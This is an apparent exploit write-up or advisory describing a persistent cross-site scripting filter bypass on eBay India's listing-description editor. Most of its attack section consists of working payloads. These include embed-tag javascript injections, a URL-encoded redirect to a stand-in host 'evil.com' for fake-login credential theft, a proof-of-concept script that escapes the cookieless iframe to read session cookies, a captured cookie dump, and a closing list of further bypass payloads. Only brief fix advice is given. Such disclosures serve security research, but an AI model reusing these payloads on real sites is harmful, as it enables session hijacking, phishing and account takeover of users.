

EBay Persistent Cross Site Scripting (Filter Bypass)

Exploit Title: EBay Persistent Cross Site Scripting (Filter Bypass)

Software Link: [http:// *.ebay.in](http://*.ebay.in) [Cookie] , [http:// http://*.ebaydesc.in](http://http://*.ebaydesc.in) [Cookie less]

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Tested on: [.in Domains]

About Application: Ebay is an online auction portal where sellers could showcase their products and buyers could bid the showcased items for purchasing. Sellers could place their contents with pictures and description of the product.

Vulnerable Module: Ebay allows a logged in user to revise, edit their listed products, product description also allows HTML with restrictions to scripts and other unwanted tags. This filter is vulnerable and could be bypassed easily.

This following is how a new product is edited,

[http://cgi5.ebay.in/ws/eBayISAPI.dll?ReviseListing&itemid="+product_id+](http://cgi5.ebay.in/ws/eBayISAPI.dll?ReviseListing&itemid=)

An attempt to add malicious contents to the application would provide an error page describing the restrictions users have when adding contents.

Filters:



The screenshot shows the EBay 'Create your listing' page. At the top, there are navigation steps: '1. SELECT A CATEGORY', '2. CREATE YOUR LISTING', and '3. REVIEW YOUR LISTING'. Below the navigation is a 'Save for later' button. A red-bordered error message box is displayed, stating: 'Please provide the correct information in the highlighted fields.' Below this, a red dot indicates the error: 'Description - Your listing cannot contain javascript (".cookie", "cookie(", "replace(", IFRAME, META, or includes), cookies or base href.' Below the error message is a section titled 'Categories where your listing will appear' with a 'Get help' link.

Using trail and error methods it was possible to identify that the filters were string filters, so an attempt to put `<script> document.cookie </script>` would be restricted as both strings "document.Cookie" and "script" tags are blocked.

A simple way to by pass this would be to use an object tag and embed JavaScript inside as filter is not looking out for "<embed" tag, so we would be able to bypass "script" restriction.


```
<embed src="javascript:alert(fb1h2s)">
```

Now we could run java scripts, but the problem again arises due to the filtering of “document.cookie” .

This could be bypassed using the following syntax.

```
<embed src=javascript:with(document)alert(cookie); />
```

So on the user interface the script would be reflected and will show the cookies.



But on the listing page the user content is called via an IFRAME from a cookie less domain, that make it impossible to target users cookie who is viewing the listing.

http://vi.ebaydesc.in/ws/eBayISAPI.dll?ViewItemDescV4&item+=evei_item_id+



Escaping the IFRAME Protection

In order to escape from the cookie less domain in the iframe and steal user's cookies another trick could be used.

The following pages allow the script to be called directly without using an IFRAME.

```
http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItemNext&item="+itemid+  
http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItem&item=220759770785&si=session\_id&print=all
```

Here the first URL could execute our queries provided it checks for a particular, if the cookies are present it redirects and call our injected script via IFRAME else would render the page directly.

First Attack: Password stealing by redirecting to fake login page:

Attacker sent victim

```
http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItemNext&item="+Evil\_script\_injected\_product+
```

All we have to do now is inject the following script so on execution the page would be redirected to our evil target.

```
<embed src=javascript:window.location="http://www.Evil_fakepage.com"; />
```

This script would not be accepted as "window.location", "href" tags are restricted also eval() tag is restricted. This could be bypassed using the following ways.

```
<embed src=javascript:var tmpFunc = new  
Function(unescape("%0Awindow.location%3D%22http%3A%2f%2fwww.evil.com%2f%22%3B")  
);tmpFunc(); />
```

A new function could be used as an alternative for Eval() and UrlEncoding "window.location" bypass that filter too.

And now when victim clicks our link the code would execute in context of ebay.in and he would be redirected to our evil target that could be a fake login page.

Request Response.

The screenshot shows a web browser's developer tools interface. At the top, there are controls for the host (cgi.ebay.in) and port (80), with a 'use SSL' checkbox. Below this, the 'request' tab is active, displaying the raw HTTP request. The request is a GET request to /ws/eBayISAPI.dll?ViewItemNext&item=220759770785. The response tab is also visible, showing a 200 OK status from the Apache-Coyote/1.1 server.

```
go cancel host: cgi.ebay.in
< > port: 80 use SSL

request
raw params headers hex
GET /ws/eBayISAPI.dll?ViewItemNext&item=220759770785 HTTP/1.0
User-Agent: Opera/9.80 (Windows NT 5.1; U; en) Presto/2.7.62 Version/11.01
Host: cgi.ebay.in
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-bitmap,
Accept-Language: en-US,en;q=0.9
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Proxy-Connection: Keep-Alive

+ < >

response
raw headers hex html render
HTTP/1.0 200 OK
Server: Apache-Coyote/1.1
X-XSS-Protection: 0
```

Second Attack: Cookie Stealing.

For cookie stealing to work we need to execute the JavaScript in context of *.ebay.in instead of from

*.ebaydesc.in so only way for that to work would be to redirect the IFRAME to

http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItem&item=220759770785&si=session_id&print=all

So here the java script would run in context of the *.ebay.in and cookies could be stolen. Here the only issue we would have to face would be predicting &SI value of the link as it would be generated on based on a Cookie "Ebay".

POC Code to Steel Cookies

```
<script>
parent.window.location="http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItem&item=220760379185
&si=UH4aE4aXZeg%2F3Kti23O%2BIOAYE%2B8%3D&print=all";
alert(document.cookie);
</script>
```

Cookie of Ebay.in retrieved.

The screenshot shows a web browser window with the URL `http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItemNext&item=220760379185&info=901`. The browser's address bar and tabs are visible. The eBay India homepage is displayed, featuring the eBay logo, a user greeting "Hi, fb1h2s (fb1h2s1)! Sign out", and navigation links for "My Shopping Cart" and "My Paiza". Below the navigation, there are category and shop filters. A blue banner at the top of the main content area displays the message "Page at http://cgi.ebay.in says:" followed by a large block of raw cookie data. The cookie data includes session identifiers, user information, and various site-specific parameters. An "OK" button is positioned at the bottom right of the cookie data block.

```
cssg=fb44c54a12e0a02663a71a57ff734126;
nonession=BAQAAA570nCoeAAaABAAB09xhL9mYfFoMnMxADMACL9xhL82OTAxMTAsSU5EAPMAI9xhL8MIQwZk1UQm8vbyRmU2Fyb1VynzEBZTXVzSHdia;NxYELVAAgAHk233j8xMzA:MzAzNIE1eDIyMDc2MDM3OTE4N
/fb1h2s12e0a02663a71a57ff7341284f716ef77; ds1=ats/1301298027376; secses=BAQAAA570nCoeAAaAAUaAGU9xhL80ZDkwNTEZz4yMDMuM543LJLJLJcuMC4zgBFHRek;FzPzYd+B8TM9SWU32F5*; dp1=bvrvj/0%;
/-14a5152b842^u1p/ZmLxADJdMQ**4f7184bf^idm/14d9184fe^u1f/fb1h2s4f7184bf^; ebay=%5Ea2p%3D4d9057b69000000000.%5Eirtjs%3D0.3%5EflMD%3D0%5Esf%3D%23c000000a0008400004%5Eccos%
ds2=alsj/0.%2527%2BpServerUrl%2B%25274d91a2bf^ssts/1301303618438^
```

Vulnerability Effects:

- 1) User cookies could be retrieved and misused.
- 2) Users could be redirected to fake login pages where passwords could be stolen
- 3) The possibility of an XSS worm would be there.
- 4) Unwanted transactions could be done in context of logged in user.

Fixing:

- 1) Strong XSS filters should be deployed if html is allowed, make sure the XSS filter is updated on continues basis considering the update of HTML 5 tags.
- 2) In case of no HTML, htmlentities all the response.write requests.
- 3) Many more filter bypassing tags were discovered for current application and is included along with this report.

Note: Many more filter bypass could be found.

Other Filter Bypassing Tags:

```
<video poster=javascript:alert('fb1h2s')//  
<embed src="javascript:alert('fb1h2s')">  
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==">  
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL"  
VALUE="javascript:alert('fb1h2s')"></OBJECT>
```

Many other bypassing tags would be there.

Regards

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<http://www.fb1h2s.com>

<http://www.garage4hackers.com/forum.php>

<http://www.garage4hackers.com/blog.php?8-Fb1h2s-blog>